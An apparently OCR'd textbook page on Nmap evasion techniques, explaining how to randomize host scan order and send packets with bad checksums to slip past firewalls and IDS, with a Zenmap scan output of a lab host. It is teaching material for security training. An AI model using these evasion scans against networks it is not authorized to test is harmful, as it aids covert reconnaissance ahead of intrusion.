
https://nmap.org

Randomizing Host Order and Sending Bad Checksums

Randomizing Host Order

The attacker scans the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall. The option used by Nmap to scan with a random host order is **`--randomize-hosts`**.

This technique instructs Nmap to shuffle each group of 16384 hosts before scanning with slow timing options, thus making the scan less notable to network monitoring systems and firewalls. If larger group sizes are randomized, the **`PING_GROUP_SZ`** should be increased in **`nmap.h`** and it should be compiled again. Another method can be followed by generating the target IP list with the list scan command **`-sL -n -oN <filename>`** and then randomizing it with a Perl script and providing the whole list to Nmap using the **`-iL`** command.


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts

Target: 10.10.1.11


Command: nmap --randomize-hosts 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
05:34 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.36
```

Figure 3.93: Screenshot of randomizing hosts in Zenmap

Sending Bad Checksums

The attacker sends packets with bad or bogus TCP/UPD checksums to the intended target to avoid certain firewall rule sets. TCP/UPD checksums are used to ensure data integrity. Sending packets with incorrect checksums can help attackers to acquire information from improperly configured systems by checking for any response. If there is a response, then it is from the IDS or firewall, which did not verify the obtained checksum. If there is no response or the packets are dropped, then it can be inferred that the system is configured. This technique instructs Nmap to send packets with invalid TCP, UDP, or SCTP checksums to the target host. The option used by Nmap is **`--badsum`**.

